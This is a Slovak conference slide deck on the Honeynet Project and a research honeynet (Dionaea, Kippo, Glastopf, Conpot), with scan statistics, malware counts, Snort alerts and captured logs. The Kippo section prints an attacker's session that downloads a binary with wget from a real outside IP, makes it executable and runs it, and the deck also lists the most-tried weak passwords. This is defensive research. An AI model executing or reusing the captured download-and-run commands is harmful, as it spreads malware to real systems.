Užitočne zraniteľné servery

Katarína Ďurechová • katarina.durechova@nic.cz •

29.11.2014 IT14.2

The Honeynet Project

- nezisková organizácia
- skúma útoky, a správanie útočníkov
- vyvíja open-source nástroje
- zapája sa do GSoC

- http://honeynet.org/
- https://twitter.com/projecthoneynet - viac jako 8,5k followerov

The Honeynet Project

- rôzne chapters po svete
- česká chapter - http://honeynet.org/chapters/czech
  - https://web.archive.org/web/20120830033002/http://honeynet.cz/
  - plánuje sa znovuzrodenie
- http://honeynet.org/chapters/giraffe
  - Hpfeeds
  - nepenthes - teraz dionaea

hpfeeds protokol - dáta


```
{
"local_host": "10.0.0.1",
"connection_protocol": "smbd",
"remote_port": 2714,
"local_port": 445,
"remote_hostname": "",
"remote_host": "10.0.0.2"
}
```

honeymap


(50.083333, 14.416667)
Prague (cz)
Destination:
dionaea.capture: 287
kippo.sessions: 231
artillery: 6
total: 524 events

Honeypoty

- Low-interaction
  - Emulované služby
- High-interaction
  - Reálny systém

- Produkčné
  - Zvýšenie bezpečnosti siete
- Výskumné
  - Odhaľovať taktiky, chytať malware

Honeywall

- https://projects.honeynet.org/honeywall/
- Ukladá traffic do pcap súborov
- Snort – NIPS a NIDS
  (network intrusion prevention/
  detection systém)

Stats z honeywallu

Top 10 Remote IPs

Remote IP	Packets	Bytes	Conns
186.90.126.192	75667	21247943	3167
78.84.122.175	69700	23018555	2717
2.92.92.11	59230	23251383	2397
201.243.96.208	102413	51318041	2232
85.217.249.74	26975	8802332	1199
187.21.197.81	13836	1933287	1010
145.236.182.133	6931	602393	506
89.165.197.149	7701	1632856	457
128.72.131.119	11285	4283596	457
217.18.254.140	8541	2449899	452

Top 10 Scanned Ports

Port	Packets	Bytes	Conns
tcp/445	210325	16588357	8175
tcp/139	10271	6048	3951
tcp/22	16507	4326545	559
tcp/5900	2732	1130846	159
tcp/23	1810	164547	158
tcp/4899	1227	5798	89
tcp/8088	334	5447	80
udp/5060	166	91484	54
tcp/80	437	44548	46
icmp/0	191	10830	37

Snort časť reportu

Total Snort SIDs: 3

Total Snort Alerts: 42

All Snort Alerts:

Count	SID	Alert Description
20	2001972	ET SCAN Behavioral Unusually fast Terminal Server Traffic, Potential Scan or Infection (Inbound)
2	2010939	ET POLICY Suspicious inbound to PostgreSQL port 5432
20	2013479	ET SCAN Behavioral Unusually fast Terminal Server Traffic, Potential Scan or Infection (Outbound)

Honeynet

- sieť zámerne zraniteľných serverov
  - 2x Dionaea
  - Kippo
  - Artillery
  - Glastopf
  - Conpot
  - simple telnet honeypot

Dionaea

- simuluje zraniteľnosti windows
- najčastejšie sa chytá kido = downadup

  = conficker
- nfq - mechanizmus, na odhaľovanie nového malware

- malware
- sieťové obojsmerné streamy

Dionaea - protokoly

- samba
- http
- ftp
- tftp
- MSSQL
- MySQL
- SIP (VOIP)

počet spojení / rok 2014

dionaea1	dionaea2
445 | 3484967	445 | 2618450
139 | 1121898	139 | 1062723
20000 | 112092	5900 | 249381
5060 | 49942	22 | 215747
0 | 15550	3389 | 178843
80 | 12084	5060 | 68801
1433 | 6719	23 | 66878

DIONAEA - 675 vzoriek / rok 2014

Net-Worm.Win32.Kido.ih|Kaspersky|592

Net-Worm.Win32.Allaple.b|Kaspersky|11

HEUR:Trojan.Win32.Generic|Kaspersky|11

Backdoor.Win32.Rbot.adqd|Kaspersky|9

Trojan.Win32.Genome.rioo|Kaspersky|2

Virus.Win32.Virut.av|Kaspersky|2

Net-Worm.Win32.Allaple.e|Kaspersky|2

Net-Worm.Win32.Kido.jv|Kaspersky|2

Kippo

- SSH honeypot
- slabé prístupové heslá – môžu sa nadefinovať
  - je možnosť prijat akékoľvek heslo
- zachytáva, čo robí útočník v konzole
- zachytáva malware - wget a sftp
- implementované niektoré príkazy

fs.pickle

- virtuálny filesystém

- python createfs.py > fs.pickle
- python fsctl.py fs.pickle

ttylog

```
root@hpm3:/opt/kippo# ./utils/playlog.py -c log/tty/20130514-132936-5839.log
nas-saturn:~# w
 13:29:38 up 46 days, 17:25,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    5.14.33.144       13:29    0.00s  0.00s  0.00s w
nas-saturn:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
nas-saturn:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
support:x:1000:1000:Office Support,,,:/home/support:/bin/bash
oracle:x:1001:1001:Oracle Account,,,:/home/oracle:/bin/bash
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
nas-saturn:~# passwd support
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
nas-saturn:~# ls -a
.          ..         .debtags   .viminfo   .aptitude .profile   .bashrc
nas-saturn:~# ps x
  PID TTY      STAT   TIME COMMAND
    1 ?        Ss     0:07 init [2]
    2 ?        S<     0:00 [kthreadd]
    3 ?        S<     0:00 [migration/0]
```

stiahnutie malware

chmod 777 /root/crond

cat /proc/version

/root/crond

wget -P/root/ http://174.139.20.66:10080/crond

chmod 777 /root/crond


cat /proc/version


/root/crond


distribúcia malware


- malware z Číny
  - http://blog.malwaremustdie.org/2014/11/china-elf-botnet-malware-infection.html
    - zachytený video tutoriál cez Windows RDP
    - automatické skripty

Kippo-graph


Powered by Libchart
Top 10 hesiel
1600
1200
800
400
0
1474
184
80
78
70
68
67
62
57
55
admin
password
root
123456
passw0rd
qwe123
qwer1234
P@ssw0rd
admin@123
abc123


Powered by Libchart
Top 10 užívateľov
4000
3000
2000
1000
0
3766
3751
13
10
6
5
4
2
2
2
root
admin
test
support
PlcmSplp
ftpuser
info
ubnt
PlcmSplp2
ftp


Powered by Libchart
Pomer úspešnosti
6000
4000
2000
0
5827
1742
Neúspešné
Úspešné


Powered by Libchart
Počet spojení podľa krajiny
CN - 1457
US - 84
KR - 36
5%
2%
92%

Artillery

- Veľmi jednoduché
  - Detekuje komunikáciu na portoch
  - Zakazuje IP cez iptables

Glastopf

- zámerne zraniteľná webová aplikácia
- Dork pages:
  - „Oh! my dear, I am quite delighted with him. He is so excessively Microsoft Windows * TM Version“
  - „"She had better have stayed at home," cried Elizabeth; "perhaps she Error Message : Error loading required libraries.„
  - /phpMyAdmin-2.6.4-pl4/index.php
  - /.br/.br/.br/index.php
  - /wp-content/themes/eStore/timthumb.php
  - /default.php

1923 requestov za posledný mesiac

215 /phpMyAdmin-2.5.5-pl1/index.php

215 /phpMyAdmin-2.5.5/index.php

214 /phpMyAdmin/

202 /phpmyadmin/

84 /tmUnblock.cgi

38 http://www.mafengwo.com/

38 /

9 /cgi-sys/defaultwebpage.cgi

8 /CFIDE/administrator/

7 /robots.txt

Conpot

- Simulácia SCADA systémov

  (rozvody tepla, elektriny, ventilácia)

- Protokoly:
  - http
  - smtp
  - modbus (port 502)
  - s7 (port 102) – SIEMENS SIMATIC S7

Conpot - S7 - plcscan

2014-09-03 16:52:54,166 Received COTP Connection Request: dst-ref:0 src-ref:2 dst-tsap:258 src-tsap:256 tpdu-size:10. (e28bd802-3972-44d6-ac87-d9add57a11d0)

2014-09-03 16:52:54,166 Received known COTP TPDU: 240. (e28bd802-3972-44d6-ac87-d9add57a11d0)

2014-09-03 16:52:54,166 Received S7 packet: magic:50 pdu_type:1 reserved:0 req_id:0 param_len:8 data_len:0 result_inf:0

2014-09-03 16:52:54,167 Received COTP Connection Request: dst-ref:0 src-ref:16 dst-tsap:258 src-tsap:256 tpdu-size:10. (e28bd802-3972-44d6-ac87-d9add57a11d0)

2014-09-03 16:52:54,167 Received known COTP TPDU: 240. (e28bd802-3972-44d6-ac87-d9add57a11d0)

2014-09-03 16:52:54,167 Received S7 packet: magic:50 pdu_type:1 reserved:0 req_id:0 param_len:8 data_len:0 result_inf:0

2014-09-03 16:52:54,167 Received S7 packet: magic:50 pdu_type:7 reserved:0 req_id:0 param_len:8 data_len:8 result_inf:0

2014-09-03 16:52:54,167 DataBus: Get value from key: [empty]

2014-09-03 16:52:54,168 Received S7 packet: magic:50 pdu_type:7 reserved:0 req_id:0 param_len:8 data_len:8 result_inf:0

2014-09-03 16:52:54,168 DataBus: Get value from key: [SystemName]

2014-09-03 16:52:54,168 DataBus: Get value from key: [SystemDescription]

2014-09-03 16:52:54,168 DataBus: Get value from key: [FacilityName]

2014-09-03 16:52:54,168 DataBus: Get value from key: [Copyright]

2014-09-03 16:52:54,168 DataBus: Get value from key: [s7_id]

2014-09-03 16:52:54,168 DataBus: Get value from key: [s7_module_type]

2014-09-03 16:52:54,168 DataBus: Get value from key: [empty]

2014-09-03 16:52:54,168 DataBus: Get value from key: [empty]

Requesty za 3 mesiace

celkovo 1380 requestov

82.4%	HTTP
13%	SNMP
2.6%	s7
1%	requesty so zlou syntaxou
1%	modbus

Ďakujem za pozornosť

Katarína Ďurechová • katarina.durechova@nic.cz